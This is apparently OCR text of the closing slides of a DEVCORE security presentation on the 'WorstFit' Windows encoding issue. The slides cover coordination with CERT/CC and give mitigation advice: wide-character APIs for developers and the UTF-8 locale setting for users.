
嘿、微軟們，你們知道有啥更好的 Windows API 使用策略嗎?

@Microsoft folks, do you see a better way forward here, given the Windows API?

— PostgreSQL


我們正在跟 CERT/CC 合作

希望可以讓世界變得更加安全


https://Worst.Fit/

緩解措施

- 身為一個開發者
  - 盡可能的使用寬字元的 Windows API
- 身為一個使用者
  - 把 UTF-8 的測試小勾勾打開


地區設定
選取在不支援 Unicode 的程式顯示文字時要使用的語言 (系統地區設定)。此設定會影響電腦上的所有使用者帳戶。
目前的系統地區設定(C):
繁體中文 (台灣)
Beta: 使用 Unicode UTF-8 提供全球語言支援(U)
確定
取消

DEVCORE

Thanks!

research@devco.re
@orange_8361
@_splitline_